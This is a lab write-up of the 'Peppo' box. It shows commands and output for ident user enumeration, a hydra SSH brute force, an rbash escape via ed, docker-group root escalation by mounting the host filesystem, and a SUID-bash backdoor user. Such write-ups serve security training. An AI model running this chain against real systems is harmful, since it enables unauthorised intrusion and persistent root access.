Peppo
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Peppo exposes an identd (113) that gives away which user runs each service: port 10000 iseleanor(ident user enumeration). Aneleanor:eleanorover SSH (brute force with the username as the password) drops us into a restricted shell (rbash); we escape withed(restricted shell escape) and find thateleanoris in thedockergroup. We mount the host root inside a container (docker group abuse), set the SUID bit onbashand open arootshell.
Recon
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. We sweep the TCP ports:
ping -c 1 192.168.136.60
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.136.60
PORT STATE SERVICE
22/tcp open ssh
113/tcp open ident
5432/tcp open postgresql
8080/tcp open http
10000/tcp open httpnmap -p22,113,5432,8080,10000 -sCV 192.168.136.60 -oN targetedScanPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
113/tcp open ident FreeBSD identd
5432/tcp open postgresql PostgreSQL DB 9.6.0 or later
8080/tcp open http WEBrick httpd 1.4.2 (Ruby 2.6.6) [Redmine]
10000/tcp open http? custom "Hello World" serviceFive services. Port 8080 serves a Redmine (on WEBrick), there's a PostgreSQL (5432) and a homemade service on 10000 that replies Hello World. But the most striking one is 113/TCP, an identd: a disused protocol that, if enabled, reveals which user runs each service.
ident - TCP 113: user enumeration
The port is odd enough to look up methodology before touching it. HackTricks' 113 (Pentesting Ident) page describes exactly the tool we need:

Ident-user-enum

Ident-user-enum is a simple PERL script to query the ident service (113/TCP) in order to determine the
owner of the process listening on each TCP port of a target system. The list of usernames gathered can be
used for password guessing attacks on other network services.
That last sentence is the whole box: the names it returns are not a loose fact, they are ammunition for a password attack on another service. ident-user-enum (by pentestmonkey, repo) queries the identd asking for the owner of each open port's connection. The first run fails with Can't locate Net/Ident.pm in @INC, so the Perl module Net::Ident has to go in first:
wget https://raw.githubusercontent.com/pentestmonkey/ident-user-enum/refs/heads/master/ident-user-enum.pl
chmod +x ident-user-enum.pl
apt install libnet-ident-perl
./ident-user-enum.pl 192.168.136.60 22 113 5432 8080 10000
192.168.136.60:22 root
192.168.136.60:113 nobody
192.168.136.60:5432 <unknown>
192.168.136.60:8080 <unknown>
192.168.136.60:10000 eleanorIdent hands us a real user: the port-10000 service runs as eleanor (ident user enumeration). It's a concrete name to aim the next step at, with no guessing needed.
Shell as eleanor
SSH: username as the password
With a single valid user, before a full dictionary it's worth trying the simplest and surprisingly common pattern: the username as the password. We run hydra against SSH (brute force) and it falls right away:
hydra -l eleanor -P /usr/share/wordlists/rockyou.txt ssh://192.168.136.60 -I -t 64[22][ssh] host: 192.168.136.60 login: eleanor password: eleanoreleanor:eleanor. We log in over SSH, but the session is a restricted shell (rbash): no id, hostname or whoami, the PATH is read-only and points to a single directory:

eleanor@peppo:~$ echo $PATH
/home/eleanor/bin
eleanor@peppo:~$ export PATH=/usr/bin:$PATH
-rbash: PATH: readonly variable
rbash escape with ed

We inventory what's allowed. In ~/bin there's only a handful of binaries, and among them stands out ed, the line editor:
GTFOBins documents exactly that case for ed: its Shell section says it can be used to break out of restricted environments by spawning an interactive system shell, using the ! command:

ed    [Shell] [File write] [File read] [SUID] [Sudo] [Limited SUID]

Shell
It can be used to break out from restricted environments by spawning an interactive system shell.

ed
!/bin/sh
In short: ed breaks restricted environments because its ! command launches a system program. We open a shell that does not inherit the rbash, rebuild a usable PATH and check who we are (restricted shell escape):
ed
!/bin/sh
export PATH=/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:$PATH
id
uid=1000(eleanor) gid=1000(eleanor) groups=1000(eleanor),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),999(docker)The id reveals the key detail: eleanor is in the docker group. First we read the user proof:
cat local.txt && whoami && hostname && ip a
045d6d5665edfb58baa46aaba87f6cccPrivilege escalation
Docker group abuse: mounting the host root
The Docker daemon runs as root, so being in the docker group is equivalent to being root: we can launch a container that mounts the host's filesystem and operate on it with full privileges. We list the local images and start one mounting the host's / at /mnt, with chroot on top (docker group abuse):
docker images
docker run -it --rm -v /:/mnt postgres chroot /mnt bash
id
root@dd1f1531dd8e:/# id
uid=0(root) gid=0(root) groups=0(root)
We're now root over the host's real disk. To consolidate access cleanly, we create a new user and set the SUID bit on bash (both actions land on the mounted host):
adduser jaime
chmod u+s /bin/bash
root@dd1f1531dd8e:/# adduser jaime
Adding user `jaime' ...
Adding new user `jaime' (1001) with group `jaime' ...
...
passwd: password updated successfully
root@dd1f1531dd8e:/# chmod u+s /bin/bash
root@dd1f1531dd8e:/# exit
adduser runs as root over the host disk mounted at /mnt, so the jaime account is created on the real host, not in the ephemeral container.
We leave the container, log in over SSH as the freshly created user and use the SUID bash: -p keeps euid=0 (SUID abuse):
ssh jaime@192.168.136.60
bash -p
whoami
jaime@192.168.136.60's password:
Linux peppo 4.9.0-12-amd64 #1 SMP Debian 4.9.210-1 (2020-01-20) x86_64
-bash-4.4$ id && hostname && ip a
uid=1001(jaime) gid=1001(jaime) groups=1001(jaime)
peppo
...
-bash-4.4$ bash -p
bash-4.4# whoami
root
The SSH login works (the account exists on the real host) and bash -p keeps the SUID bash's euid=0, giving us root directly on peppo.
We read the final proof:
cat /root/proof.txt && hostname && ip a && whoami
f87d35c9fc456dc93f70dc862b40013bAttack chain
ident (113)  --  gives away each service's user  ->  10000 = eleanor
        │  hydra SSH: eleanor:eleanor (username as password)
        ▼
restricted shell (rbash)  --  readonly PATH, limited ~/bin
        │  ed -> !/bin/sh  (GTFOBins escape) + rebuilt PATH
        ▼
shell as eleanor  (id: docker group, local.txt)
        │  docker run -v /:/mnt postgres chroot /mnt bash  ->  root on the host
        │  adduser jaime + chmod u+s /bin/bash
        ▼
shell as root  (ssh jaime + bash -p, proof.txt)
Lessons learned
- Ident is a free information leak. A 1990s protocol with no real value today revealed the user behind each service and handed us the exact name (
eleanor) to target. Don't expose 113. - Username as password works more than it should. Before a huge dictionary, trying
user:useris cheap and here it opened SSH on the first try. rbashis not a security barrier. A single escape-capable binary (ed) in the restrictedPATHwas enough to jump to a normal shell. A restricted shell only contains if its directory holds no editors, pagers or interpreters.- The
dockergroup isroot. Whoever can talk to the daemon can mount the host's/in a container and act asroot. Adding a user to thedockergroup grants them full control of the machine.